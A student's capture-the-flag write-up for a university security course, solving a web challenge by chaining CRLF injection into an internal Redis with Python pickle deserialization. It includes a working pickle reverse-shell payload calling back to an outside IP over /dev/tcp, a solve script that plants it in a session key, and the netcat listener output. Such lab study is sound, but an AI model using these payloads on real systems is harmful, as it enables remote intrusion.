Computer Security Hw0x06 Writeup


- Realname: 胡安鳳
- ID on course web: alfons0329
- Student ID: R08922024

tags: `Computer Security` `NTU CS` `CS` `CTF` `Writeup`

$\rightarrow \mathit{Tinyurl} \leftarrow \Sigma(\oplus\omega\oplus)||$ (web)

Step 1, Exploit CRLF injection vulnerability

- In redis intranet app, there is a CRLF injection according to this site (https://bugs.python.org/issue35906?fbclid=IwAR12OndtZ2NisFbraut6eW7-iXrcEye9SY-htwHny00t226YEgBITPMiH4M). That is, we may use CRLF injection to write some payload in redis database
  (from `app.py` , redis is running at `redis:6379`)



https://localhost:10163/Pyo3Kaj

https://localhost:10163/

Post data ✓ Referer User Agent Cookies

url=http://redis:6379/?q=HTTP/1.1%0d%0aSET MYKEY GGGGGG%0d%0aHeader2:%0d%0a

```
$ docker exec -it 487b968e9118 /bin/bash
root@487b968e9118:/data# redis-cli
127.0.0.1:6379> KEYS *
1) "session:1de76862-b3f7-423b-8aa2-1b1da7be8a80"
127.0.0.1:6379> KEYS *
1) "session:1de76862-b3f7-423b-8aa2-1b1da7be8a80"
2) "MYKEY"
127.0.0.1:6379> GET MYKEY
"GGGGGG"
127.0.0.1:6379>
```

- So what can we do with this vulnerability?? Actually we can see that the `GET <session>` will return `{_pernament: True}` which means the expiration of session. $\rightarrow$ Which will be **deserialized** while the web browser with same session key (re)loads the page.

Step 2, Exploit python deserialization vulnerability

From Step 1, we may write a serialized code for shell according to this article (https://www.k0rz3n.com/2018/11/12/%E4%B8%80%E7%AF%87%E6%96%87%E7%AB%A0%E5%B8%A6%E4%BD%A0%E7%90%86%E8%A7%A3%E6%BC%8F%E6%B4%9E%E4%B9%8BPython%20%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E/#0X05-Python-%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E%E4%BD%95%E6%9D%A5) with `__reduce__` and picke serialization.


```
class shell_class(object):
    def __reduce__(self):
        reverse_shell = "bash -c 'bash -i >& /dev/tcp/140.112.90.24/9527 0>&1'"
        return (os.system, (reverse_shell, ))

sh = shell_class()
sh_serial = pickle.dumps(sh)
```

Step 3, Hack the session cookie

Write the reverse shell payload to session of `edu-ctf.csie.org:10163`

Note: We cannot (over)write our own session data, so write to the session of second browser instead.



Request URL: https://edu-ctf.csie.org:10163/
Request method: GET
Remote address: 140.112.31.97:10163
Status code: 200 OK
Version: HTTP/1.0
Response headers (270 B)
Content-Length: 885
Content-Type: text/html; charset=utf-8
Date: Sat, 30 Nov 2019 07:16:41 GMT
Server: Werkzeug/0.16.0 Python/3.7.3
Set-Cookie: session=ffab9582-1ec5-461b-af2...:16:41 GMT; HttpOnly; Path=/


```
sh_serial = pickle.dumps(sh)
sh_serial = str(sh_serial)[1:]
sh_serial = urllib.parse.quote(sh_serial)
print(sh_serial)

# send payload
p = 'http://redis:6379/?q=HTTP/1.1%0D%0ASET "session:ffab9582-1ec5-461b-af2e-15621b9b4d67" ' + sh_serial + '%0D%0AHeader2: THIS_IS_MY_HEADER_2%0D%0A'
print('palyload for hackbar [  url=%s  ]' % (p))
r = requests.post('https://edu-ctf.csie.org:10163', data={'url': p}, verify=False)
print('visit [  %s  ] in broewer with session ID NOT EQUAL [  %s  ] for reverse shell' % (r.text, "session:ffab9582-1ec5-461b-af2e-15621b9b4d67"))
```

or code

```
sh_serial = str(sh_serial)[1:]
sh_serial = urllib.parse.quote(sh_serial)

# send payload
p = 'http://redis:6379/?q=HTTP/1.1%0D%0ASET
"session:ffab9582-1ec5-461b-af2e-15621b9b4d67"
' + sh_serial + '%0D%0AHeader2: THIS_IS_MY_HEADER_2%0D%0A'
```



https://edu-ctf.csie.org:10163/PZRxRrz

https://edu-ctf.csie.org:10163/

Post data ✓ Referer User Agent Cookies

url=http://redis:6379/?q=HTTP/1.1%0D%0ASET "session:ffab9582-1ec5-461b-af2e-15621b9b4d67" %22%5Cx80%5Cx03cposix%5Cnsystem%5Cnq%5Cx00X5%5Cx00%5Cx00%5Cx00bash%20-c%20%27bash%20-i%20%3E%26%20/dev/tcp/140.112.90.24/9527%200%3E%261%27q%5Cx01%5Cx85q%5Cx02Rq%5Cx03.%22%0D%0AHeader2:

Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.


```
14:27:52  alfons@Alfons  ~  v8.10.0
$ cd programming/CS_Fall_2019/Hw0x06/tinyurl

15:24:28  alfons@Alfons  ...CS_Fall_2019/Hw0x06/tinyurl  v8.10.0  master ✗ ● ★
$ python3 solve.py
%22%5Cx80%5Cx03cposix%5Cnsystem%5Cnq%5Cx00X5%5Cx00%5Cx00%5Cx00bash%20-c%20%27bash%20-i%20%3E%26%20/
dev/tcp/140.112.90.24/9527%200%3E%261%27q%5Cx01%5Cx85q%5Cx02Rq%5Cx03.%22
palyload for hackbar [  url=http://redis:6379/?q=HTTP/1.1%0D%0ASET "session:ffab9582-1ec5-461b-af2e
-15621b9b4d67" %22%5Cx80%5Cx03cposix%5Cnsystem%5Cnq%5Cx00X5%5Cx00%5Cx00%5Cx00bash%20-c%20%27bash%20
-i%20%3E%26%20/dev/tcp/140.112.90.24/9527%200%3E%261%27q%5Cx01%5Cx85q%5Cx02Rq%5Cx03.%22%0D%0AHeader
2: THIS_IS_MY_HEADER_2%0D%0A  ]
/home/alfons/.local/lib/python3.6/site-packages/urllib3/connectionpool.py:1004: InsecureRequestWarn
ing: Unverified HTTPS request is being made. Adding certificate verification is strongly advised. S
ee: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warnings
  InsecureRequestWarning,
visit [  https://edu-ctf.csie.org:10163/vtTlyy8  ] in broewer with session ID NOT EQUAL [  session:
ffab9582-1ec5-461b-af2e-15621b9b4d67  ] for reverse shell

15:24:32  alfons@Alfons  ...CS_Fall_2019/Hw0x06/tinyurl  v8.10.0  master ✗ ● ★
```

Step 4, Get reverse shell

Reload the webpage in broewer with session ID [session:ffab9582-1ec5-461b-af2e-15621b9b4d67] for reverse shell.



```
 15:26:42  alfons0329@i9-2070  ~  ⬡ v8.10.0
$ nc -lv 9527
Listening on [0.0.0.0] (family 0, port 9527)
Connection from soclab.csie.ntu.edu.tw 42148 rece
bash: cannot set terminal process group (1): Inapp
bash: no job control in this shell
appuser@2ba04a66197f:/usr/src/app$ ls
ls
Dockerfile
app.py
data
docker-compose.yml
requirements.txt
schema.sql
templates
th1s_i5_y0ur_fl4g
appuser@2ba04a66197f:/usr/src/app$ cat th*
cat th*
FLAG{cyku__nogg}
appuser@2ba04a66197f:/usr/src/app$
```